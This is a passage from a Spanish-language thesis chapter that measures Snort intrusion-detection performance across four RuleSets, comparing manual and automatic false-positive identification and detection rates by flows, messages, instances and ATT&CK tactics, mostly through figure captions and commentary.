


Figura 5-8. Gráfica de Efectividad de Alertas por RS - Snort




Figura 5-9. Gráfica de % de FP por RS - Snort

Aún no se han llegado a los resultados finales relativos a las detecciones, tan sólo se ha analizado extensamente el comportamiento de las alertas, su densidad y efectividad, así como el rango de técnicas y ataques que abarcan, todo para cada uno de los RuleSets estudiados.

5.5.3 Procedimiento de Identificación de Alertas y FP

Como concepto adicional, es interesante estudiar la diferencia de resultados ofrecida por el procedimiento manual de identificación de alertas TP frente al procedimiento automático, ambos descritos en el apartado Procedimiento de Identificación de Alertas.

Las siguientes gráficas muestran el porcentaje de alertas que acaban siendo identificadas como FP para cada uno de los procedimientos. El formato se aplica a tácticas y se divide en RuleSets, para un mayor nivel de especificación. Asimismo, se incluye una gráfica aplicada a valores generales.




Figura 5-10. Gráfica de % de FP por Procedimiento frente a RuleSets - Snort




Figura 5-11. Gráfica de % de FP por Procedimiento frente a Tácticas – RS1




Figura 5-12. Gráfica de % de FP por Procedimiento frente a Tácticas – RS2




Figura 5-13. Gráfica de % de FP por Procedimiento frente a Tácticas – RS3




Figura 5-14. Gráfica de % de FP por Procedimiento frente a Tácticas – RS4

A partir de estas gráficas se pueden extraer las siguientes conclusiones.

- El procedimiento manual presenta un mayor porcentaje de FP que el procedimiento automático. Atendiendo al contexto del estudio, esto parece lógico. Es evidente que la precisión máxima se va a alcanzar siempre con el procedimiento manual, pero a costa de dicha precisión se pierde en manejo y comodidad de análisis. En ciertas ocasiones, el procedimiento manual no es posible y hay que recurrir a un método sólido de identificación de FP, en este caso, el procedimiento automático. Un defecto de esta metodología es que el IDS sólo puede ser entrenado con tráfico legítimo, no con ataques (podría provocar un gran número de FP erróneos, que ocultarían los ataques). Incluso sólo con tráfico legítimo, es posible cometer errores en la identificación de alertas. Esa es la clave para comprender la gran diferencia de resultados entre ambos procedimientos. Hay determinadas alertas que si bien identifican correctamente el ataque en un contexto, podrían no hacerlo en otro. Esto, con el procedimiento automático estudiado, es inviable. El factor de subjetividad que afecta a las alertas es diferencial en ciertas situaciones y puede pasar de una detección nula (considerado como FP) a una detección completa (considerado como TP).
- El RS4 es el RuleSet que más FP genera de acuerdo con el procedimiento automático. Esto sostiene la hipótesis de que este RuleSet es el que contiene más alertas asociadas a tráfico legítimo, que se han calificado erróneamente como alertas de ataque. Por ejemplo, la alerta con SID 2002752 indica la presencia de tráfico entre direcciones IP privadas. ¿Realmente debería considerarse esto como un ataque? Es innegable que la composición del paquete de reglas tiene un gran efecto en los resultados finales, dificultando enormemente la tarea de filtrado del analista a la hora de determinar cuáles son TP y cuáles son FP. Esto es uno de los objetivos principales del procedimiento automático, que busca filtrar de forma genérica aquellas alertas que aparentan ser FP de forma más evidente.
- A diferencia del procedimiento manual, en el que el porcentaje de FPs varía entre RuleSets de manera no uniforme, en el procedimiento automático el porcentaje de FP aumenta casi exponencialmente conforme se avanza en la selección de RuleSets. Podría decirse que los resultados del procedimiento automático son directamente proporcionales al número de muestras y reglas. A mayor número de reglas, la fase de entrenamiento generará más alertas FP y por tanto aumentarán los porcentajes. Lo mismo ocurre para las muestras. Cuantas más muestras se incluyan en la fase de entrenamiento mayor será el número de FPs.

5.5.4 Detecciones Reales – Flujos, Mensajes e Instancias

Para poder evaluar el porcentaje de detección que ofrece Snort, es primordial recordar en un primer momento los tres enfoques que aplican para el estudio de Snort: flujos, mensajes e instancias. Cada uno de ellos tendrá sus gráficas dedicadas, para poder comparar los resultados obtenidos.

Para abordar este apartado, se plantean tres secciones que agrupan los resultados en base a distintos conceptos. Primero, se realiza un estudio de los resultados globales, es decir, omitiendo cualquier tipo de clasificación o categorización⁷ para luego proceder con resultados aplicados a tácticas y por último a técnicas. Así se obtiene una visión más amplia del rendimiento que ofrece Snort.

Los datos extraídos para la elaboración del primer paquete de gráficas (globales) son los porcentajes de flujos, mensajes e instancias detectados por Snort para cada uno de los ataques. Hay dos matices a la hora de entender lo que muestran las gráficas. El primero es el origen de los datos. Los valores elegidos para las gráficas son sólo los manuales, pues son los únicos que representan de forma fiel el comportamiento de Snort y que han podido ser revisados (además hacen referencia exclusivamente a las alertas TP, sin contar FP que puedan distorsionar los resultados). Todos los valores automáticos, si bien se pueden acercar a los manuales (no es el caso, como se puede comprobar en otras tablas de la hoja Detecciones) pueden contener errores y ser inexactos, por lo que se escoge la primera alternativa. El segundo matiz aplica a la diferenciación entre

⁷No hay categorías que influyan en esta sección pero sí hay un filtro muy importante. Tan sólo se tienen en cuenta para este análisis aquellos ataques que son detectables por patrones, que no han generado ningún error que impida la correcta detección y que han podido ser analizados manualmente, para calcular flujos, mensajes e instancias detectados.

porcentajes totales y porcentajes promedio. Se define en este estudio un porcentaje total como la división del número total de flujos / mensajes / instancias con ataques detectados entre el número total de flujos / mensajes / instancias con ataques de la captura. El porcentaje promedio, por otro lado, se calcula como el promedio de los porcentajes particulares de cada ataque. La existencia del porcentaje promedio en este análisis es necesaria, y puede entenderse siguiendo el siguiente planteamiento. Si existe un ataque con gran cantidad de flujos que no es detectado por Snort, al recopilar los datos y crear los registros globales, esta detección individual puede perjudicar y opacar detecciones de otros ataques. Un ataque con un flujo que ha sido detectado correctamente será insignificante en comparación con el anterior comentado, y por tanto los resultados no serán coherentes con la situación real. Para prevenir que esto suceda en la exposición de los datos, se plantea el porcentaje promedio, calculado realizando la media aritmética de los porcentajes obtenidos para cada ataque. De esta forma, para el caso hipotético planteado con anterioridad, el porcentaje final de detección de flujos será del 50 %. Mientras que el porcentaje total nos indica, en términos generales, el porcentaje de flujos que son detectados, el porcentaje promedio nos indica la tasa de éxito esperada de Snort en detectar los flujos dentro de un ataque individual (sin atender a su tamaño).

Definidos estos dos porcentajes, se procede con la representación de las tres gráficas que simbolizan la detección de Snort para flujos, mensajes e instancias.




Figura 5-15. Gráfica de % Detección Flujos TP (Manual) / RuleSet - Snort




Figura 5-16. Gráfica de % Detección Mensajes TP (Manual) / RuleSet - Snort




Figura 5-17. Gráfica de % Detección Instancias TP (Manual) / RuleSet - Snort

De las tres gráficas elaboradas se extraen las siguientes anotaciones:

- De los tres enfoques, Snort logra un mayor porcentaje de detección para instancias. En los *logs* generados por Snort para las detecciones de ciertos ataques, se generan algunas alertas que no vienen acompañadas por los campos descritos en la sección. Para estos casos, el único aspecto que se puede cubrir de forma manual sin perder consistencia en el procedimiento son las instancias de ataque. Por lo general, se ha comprobado que la mayoría de estas alertas acaban siendo calificadas como FP, pero existen excepciones que alteran los resultados. Esto es la causa principal de que exista esa diferenciación entre flujos, mensajes e instancias. No obstante, no hay que olvidar que las detecciones son particulares a cada ataque, y hay casos en los que estas variaciones son completamente naturales y pueden suceder sin tratarse de eventos anómalos. Esto también explica que aunque para el RS4 el % de detección de Snort sea el más alto, para otros RuleSets la detección de instancias es inferior al de otros enfoques (e.g. para el RS2 la detección de flujos es del 23,01% mientras que para instancias es del 22,41%).
- Para las tres gráficas, se puede elaborar de forma automática una línea de tendencia basada en un modelo de regresión con un coeficiente R^2 . Estas líneas permiten estimar firmemente cuál es la proporción que existe en la diferencia de porcentajes entre RuleSets. Para el caso de flujos, esta línea estima que el aumento medio entre RuleSets es de un 13,3 %, con un coeficiente de regresión con valor 0,952. Dicho con otras palabras, ascender en la elección del RuleSet incrementa 13,3% la capacidad de detección a nivel de flujos. Para el caso de mensajes, un cambio de RuleSet (ascendente) provoca un aumento de 13,3% en la capacidad de detección R^2 igual a 0,964. Por último, en el caso de instancias el aumento es de un 13,4%⁸, con un coeficiente de regresión igual a 0,966.
- Los porcentajes totales, tal y como se había previsto, son minúsculos en comparación con los porcentajes promedios. Empiezan a ser algo notables a partir del RS3, siendo casi nulos para los RuleSets anteriores. Aquí se puede comprobar claramente la necesidad de incluir los porcentajes promedios en el estudio, pues los porcentajes totales opacan completamente las detecciones. Los valores de los porcentajes promedios parecen ser más coherentes en relación con las impresiones de las detecciones.
- Para los tres enfoques, el máximo se logra en el último RuleSet, alcanzando casi un 45%. De 100 ataques, Snort tendrá éxito en la detección de flujos en 45 ataques, cerca de la mitad. Una apreciación interesante es la disminución de la pendiente de las gráficas en el salto entre RS3 y RS4. En base a este suceso se puede concluir que el cambio al RS4 no resulta tan efectivo como los anteriores, aunque permite eso sí alcanzar el máximo % de detección.

⁸ Todos estos porcentajes siempre hacen referencia a conceptos absolutos, no relativos. Aumento de 13,4% no significa aplicar el 13,4% a lo que ya se tiene, sino incrementar 13,4% (valor anterior + 13,4%).

Finalizada esta sección, es necesario analizar también las detecciones aplicadas a las tácticas involucradas en el estudio (integrando los RuleSets adecuadamente). Para abordar esta temática se diseñan gráficos de barras para cada una de las posibles combinaciones, utilizando sólo los porcentajes promedios (ya se ha visto la tendencia de los porcentajes totales, poco útil para extraer conclusiones de Snort más allá de unos resultados globales pésimos).




Figura 5-18. Gráfica de % Detección Promedio Flujos TP (Manual) – RS1




Figura 5-19. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS1




Figura 5-20. Gráfica de % Detección Promedio Instancias TP (Manual) – RS1




Figura 5-21. Gráfica de % Detección Promedio Flujos TP (Manual) – RS2




Figura 5-22. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS2




Figura 5-23. Gráfica de % Detección Promedio Instancias TP (Manual) – RS2




Figura 5-24. Gráfica de % Detección Promedio Flujos TP (Manual) – RS3




Figura 5-25. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS3




Figura 5-26. Gráfica de % Detección Promedio Instancias TP (Manual) – RS3




Figura 5-27. Gráfica de % Detección Promedio Flujos TP (Manual) – RS4




Figura 5-28. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS4




Figura 5-29. Gráfica de % Detección Promedio Instancias TP (Manual) – RS4

De las gráficas mostradas se pueden anotar los siguientes puntos.

- El RS4 mantiene los mayores porcentajes de detección, para flujos, mensajes e instancias. Esto resulta evidente atendiendo a la naturaleza de los RuleSets y al número incremental de reglas que contienen.
- Tomando como referencia las gráficas correspondientes al RS4 (que abarca todas las reglas del estudio), se puede observar que ninguna de las tácticas alcanza un 100% de detección en ninguno de los tres enfoques (*Command and Control* es la que más se acerca, con un 61,54% de detección). Sin embargo, sí que existen tácticas para las que el porcentaje de detección promedio es prácticamente cero (0% para *Resource Development* y *Privilege Escalation* y 0,12% para *Discovery* para los tres enfoques). Para el resto de las tácticas los valores rondan detecciones medias, algunas por encima del 50% y otras por debajo. El hecho de que tácticas como *Discovery* se encuentren con tan escaso porcentaje de detección se debe al gran número de flujos con ataques que la 